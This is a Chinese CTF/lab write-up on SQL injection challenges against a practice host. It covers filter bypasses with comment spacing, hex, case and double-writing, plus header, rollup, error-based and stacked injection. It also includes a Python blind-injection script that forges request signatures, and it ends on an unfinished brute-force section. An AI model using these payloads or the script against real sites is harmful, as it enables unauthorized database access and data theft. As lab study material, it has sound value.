






## Sql17（table注入绕过,’空格）

Join绕过, 的过滤 hex绕过对’的过滤 /\*\*/绕过对空格的过滤




表名和列名：

t\_here\_is\_tab\_key


key

注意对key的转义





## Sql18（header注入）

随便那么一登录...




正确做法是http头注入







## Sql19（header注入）

只有host字段没有转义’ 可以利用该字段进行insert语句中的报错注入








## Sql20（带签名的注入）

尝试盲注，但是需要提交一个sign，sha1伪造一个即可

' or ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),1,1))>1#a&timestamp=1566182370912&key=l09@Bn{q02\_BIEe]$P^nG

43cf316c57ec1242b822edbfcec78f3ffe0025d6



# --coding:utf-8--

import requests

import time

from hashlib import sha1

url="http://test.dns.outnet/web\_2/sql\_020/index.php"

lists="qwertyuiopasdfghjklzxcvbnm\_, -1234567890QWERTYUIOPASDFGHJKLZXCVBNM"

passwd=''

for i in range(1,33):

for p in lists:

param={'username':"' or ascii(substr((select group\_concat(table\_name) from information\_schema.tables where table\_schema=database()),{n},1))={cn}#".format(n=i,cn=str(ord(p))),

'password':'a',

'submit':'Login',

'timestamp':'1566182370912'

}

print(i,p)

s=param['username']+param['password']+'&timestamp=1566182370912&key=l09@Bn{q02\_BIEe]$P^nG'

s1=sha1()

s1.update(s.encode('utf-8'))

r1=s1.hexdigest()

param['sign']=str(r1)

#print(param)

if "Key" in requests.post(url,data=param).content.decode('utf-8'):

passwd=passwd+p

print(passwd)

break


time.sleep(1)

print(passwd)

## sql21(rollup)

1. 空格和括号被过滤只能用/\*\*/
2. 本来想用union select 1,2，‘asfef’ union select均被过滤
3. 只能使用group by with rollup生成一个null ，然后取该行
4. ，被过滤使用offset即可

}'/\*\*/or/\*\*/1/\*\*/group/\*\*/by/\*\*/password/\*\*/with/\*\*/rollup/\*\*/limit/\*\*/2/\*\*/offset/\*\*/1#





## Sql22（大小写/双写绕过）

探测一下过滤了哪些字符：

（） = 空格 select union + or and where


select union and where大小写绕过即可 也可以双写绕过





## Sql23（pcre正则绕过）

360webscan脚本 正则绕过



http://test.dns.outnet/web\_2/sql\_023/index.php

?newsid=1^(1=(updatexml(1,concat(0x3a,(select user())),1))) %23

尝试爆表

尝试from前使用 %0a换行，失败，原因preg\_match /s 将字符串作为单行进行匹配

尝试from字符串的拆分 随便加个不可见字符




可绕过但是mysql不执行

最后发现这篇文章

<https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.html>





## Sql24（堆叠注入）

堆叠注入的使用条件十分有限，其可能受到**API或者数据库**引擎，又或者权限的限制只有当调用数据库函数支持执行多条sql语句时才能够使用.

Mysql/php

利用mysqli\_multi\_query()函数就支持多条sql语句同时执行，但实际情况中，如PHP为了防止sql注入机制，往往使用调用数据库的函数是mysqli\_ query()函数，其只能执行一条语句，分号后面的内容将不会被执行.


Sqlserver 都可以

Oracle 都不可以

## 爆破1




简单爆破即可




## 爆破2



注意选择的类型





Burp\_2\_Train\_Normal\_Crack

## 爆破3

Md5脚本

import hashlib

